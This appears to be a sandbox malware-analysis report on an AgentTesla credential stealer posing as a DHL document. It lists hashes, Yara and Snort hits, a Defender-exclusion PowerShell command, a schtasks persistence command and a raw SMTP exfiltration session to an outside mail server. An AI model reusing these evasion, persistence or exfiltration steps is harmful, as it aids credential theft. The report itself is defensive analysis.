C:\Users\user\AppData\Roaming\smix4gsg.ed5\Chrome\Default\Cookies	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\Users\user\AppData\Roaming\smix4gsg.ed5\Chrome\Default\Cookies	
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6969296358976265
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBo2+tYeF+X:T5LLOpEO5J/Kn7U1uBo2UYeQ
MD5:	A9DBC7B8E523ABE3B02D77DBF2FCD645
SHA1:	DF5EE16ECF4B3B02E312F935AE81D4C5D2E91CA8
SHA-256:	39B4E45A062DEA6F541C18FA1A15C5C0DB43A59673A26E2EB5B8A4345EE767AE
SHA-512:	3CF87455263E395313E779D4F440D8405D86244E04B5F577BB9FA2F4A2069DE019D340F6B2F6EF420DEE3D3DEEFD4B58DA3FCA3BB802DE348E1A810D6379CC3B
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20211202\PowerShell_transcript.284992.+DAhiF6l.20211202193039.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5841
Entropy (8bit):	5.39256514760255
Encrypted:	false
SSDEEP:	96:BZ86UNLqDo1Z4ZU6UNLqDo1Z03EREvEjZC6UNLqDo1ZsgEfEfEQZW:bc4ZaaK
MD5:	B3263709AF0D15CD9B66CDE64AC39D4F
SHA1:	608D7A5825296780B293D0D28DCFDD1FEE372E63
SHA-256:	7512381ECF4D602B57CD5DCEF778C4FA053E5EA37A6FA77D0717C7A38A1EDF00
SHA-512:	2B0886BD5CA4D5524A09F40031C0E7E8B819A2553742419B4A2E2E101E21EC22AE0165F205238CF9AB825AB1BB279B2E9BA8C0C4B58468ED0E98E3BD722BAF0F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202193040..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\dlBewoIRuDWOY.exe..Process ID: 1988..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202193040..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\dlBewoIRuDWOY.exe..**********..Windows PowerShell transcript start..Start time: 20211202193435..Username: computer\user..RunAs

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.938247070407345
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Dhl Document 7348255141.exe
File size:	554496
MD5:	7fc06b21db75238cf0245b5264986778
SHA1:	07e0398e78aaabaf936843fa764dd75b83c90210
SHA256:	8dc051198d7b28764d674b92ee567d9a6ba4a15c69d51ed654861b9205546768
SHA512:	f4688bb24686210b2bfa65561542369d08d1421df306e9d308efc10a35950c9d7d5d806ac1c84abd7f98619bc7126dd56b027978b65d410ce1bc7297451b1622
SSDEEP:	12288:B4pYcrq3cPb08yVTFe9Y/q1dw8GImykgyXzt8S+SCcH:B4pYcrbIXTs9Jw8GINkJb9H
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..j.....R.... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x488852
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A42E0A [Mon Nov 29 01:34:02 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x86868	0x86a00	False	0.943954198584	data	7.94859375251	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8a000	0x63c	0x800	False	0.33984375	data	3.51692249004	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-19:32:20.315480	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49808	587	192.168.2.7	208.91.198.143
12/02/21-19:32:22.729091	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49809	587	192.168.2.7	208.91.198.143

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 19:32:17.543865919 CET	192.168.2.7	8.8.8.8	0xbea3	Standard query (0)	smtp.4plqroup.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.715289116 CET	192.168.2.7	8.8.8.8	0x26d7	Standard query (0)	smtp.4plqroup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 19:32:17.700145960 CET	8.8.8.8	192.168.2.7	0xbea3	No error (0)	smtp.4plqroup.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:32:17.700145960 CET	8.8.8.8	192.168.2.7	0xbea3	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.700145960 CET	8.8.8.8	192.168.2.7	0xbea3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.700145960 CET	8.8.8.8	192.168.2.7	0xbea3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.700145960 CET	8.8.8.8	192.168.2.7	0xbea3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.875502110 CET	8.8.8.8	192.168.2.7	0x26d7	No error (0)	smtp.4plqroup.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:32:17.875502110 CET	8.8.8.8	192.168.2.7	0x26d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.875502110 CET	8.8.8.8	192.168.2.7	0x26d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.875502110 CET	8.8.8.8	192.168.2.7	0x26d7	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 2, 2021 19:32:17.875502110 CET	8.8.8.8	192.168.2.7	0x26d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 19:32:18.367084980 CET	587	49808	208.91.198.143	192.168.2.7	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 2, 2021 19:32:18.367422104 CET	49808	587	192.168.2.7	208.91.198.143	EHLO 284992
Dec 2, 2021 19:32:18.515629053 CET	587	49808	208.91.198.143	192.168.2.7	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 2, 2021 19:32:18.524950981 CET	49808	587	192.168.2.7	208.91.198.143	AUTH login dmljYWxlZUA0cGxxcm91cC5jb20=
Dec 2, 2021 19:32:18.673876047 CET	587	49808	208.91.198.143	192.168.2.7	334 UGFzc3dvcmQ6
Dec 2, 2021 19:32:18.826030016 CET	587	49808	208.91.198.143	192.168.2.7	235 2.7.0 Authentication successful
Dec 2, 2021 19:32:18.828859091 CET	49808	587	192.168.2.7	208.91.198.143	MAIL FROM:<vicalee@4plqroup.com>
Dec 2, 2021 19:32:18.977768898 CET	587	49808	208.91.198.143	192.168.2.7	250 2.1.0 Ok
Dec 2, 2021 19:32:19.060048103 CET	49808	587	192.168.2.7	208.91.198.143	RCPT TO:<vicalee@4plqroup.com>
Dec 2, 2021 19:32:19.215567112 CET	587	49808	208.91.198.143	192.168.2.7	250 2.1.5 Ok
Dec 2, 2021 19:32:20.032210112 CET	49808	587	192.168.2.7	208.91.198.143	DATA
Dec 2, 2021 19:32:20.180629969 CET	587	49808	208.91.198.143	192.168.2.7	354 End data with <CR><LF>.<CR><LF>
Dec 2, 2021 19:32:20.317080021 CET	49808	587	192.168.2.7	208.91.198.143	.
Dec 2, 2021 19:32:20.561315060 CET	587	49808	208.91.198.143	192.168.2.7	250 2.0.0 Ok: queued as 23368782367

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 19:32:21.375482082 CET	49808	587	192.168.2.7	208.91.198.143	QUIT
Dec 2, 2021 19:32:21.523803949 CET	587	49808	208.91.198.143	192.168.2.7	221 2.0.0 Bye
Dec 2, 2021 19:32:21.824693918 CET	587	49809	208.91.198.143	192.168.2.7	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 2, 2021 19:32:21.825030088 CET	49809	587	192.168.2.7	208.91.198.143	EHLO 284992
Dec 2, 2021 19:32:21.972860098 CET	587	49809	208.91.198.143	192.168.2.7	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 2, 2021 19:32:21.973192930 CET	49809	587	192.168.2.7	208.91.198.143	AUTH login dmljYWxlZUA0cGxxcm91cC5jb20=
Dec 2, 2021 19:32:22.121572971 CET	587	49809	208.91.198.143	192.168.2.7	334 UGFzc3dvcmQ6
Dec 2, 2021 19:32:22.272797108 CET	587	49809	208.91.198.143	192.168.2.7	235 2.7.0 Authentication successful
Dec 2, 2021 19:32:22.273060083 CET	49809	587	192.168.2.7	208.91.198.143	MAIL FROM:<vicalee@4plqroup.com>
Dec 2, 2021 19:32:22.421714067 CET	587	49809	208.91.198.143	192.168.2.7	250 2.1.0 Ok
Dec 2, 2021 19:32:22.422013998 CET	49809	587	192.168.2.7	208.91.198.143	RCPT TO:<vicalee@4plqroup.com>
Dec 2, 2021 19:32:22.577274084 CET	587	49809	208.91.198.143	192.168.2.7	250 2.1.5 Ok
Dec 2, 2021 19:32:22.578563929 CET	49809	587	192.168.2.7	208.91.198.143	DATA
Dec 2, 2021 19:32:22.726514101 CET	587	49809	208.91.198.143	192.168.2.7	354 End data with <CR><LF>.<CR><LF>
Dec 2, 2021 19:32:22.729713917 CET	49809	587	192.168.2.7	208.91.198.143	.
Dec 2, 2021 19:32:22.974479914 CET	587	49809	208.91.198.143	192.168.2.7	250 2.0.0 Ok: queued as 7B88778029D

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Dhl Document 7348255141.exe PID: 4392 Parent PID: 4436

General

Start time:	19:30:31
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\Dhl Document 7348255141.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Dhl Document 7348255141.exe"
Imagebase:	0x40000
File size:	554496 bytes
MD5 hash:	7FC06B21DB75238CF0245B5264986778
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.277404295.0000000003441000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.277404295.0000000003441000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.276321285.0000000002557000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.275750377.000000000245A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 1988 Parent PID: 4392

General

Start time:	19:30:38
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\dlBewolRuDWOY.exe
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 2844 Parent PID: 1988

General

Start time:	19:30:38
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 4880 Parent PID: 4392

General

Start time:	19:30:38
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dlBewoIRuDWOY" /XML "C:\Users\user\AppData\Local\Temp\tmpAE43.tmp
Imagebase:	0x1310000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6232 Parent PID: 4880

General

Start time:	19:30:39
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 6272 Parent PID: 4392

General

Start time:	19:30:40
Start date:	02/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x4d0000
File size:	45152 bytes

MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.273012990.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.273012990.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.518116034.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.518116034.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.273408189.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.273408189.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.272519119.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.272519119.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.271895196.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.271895196.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.526268969.00000000028C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.526268969.00000000028C1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis

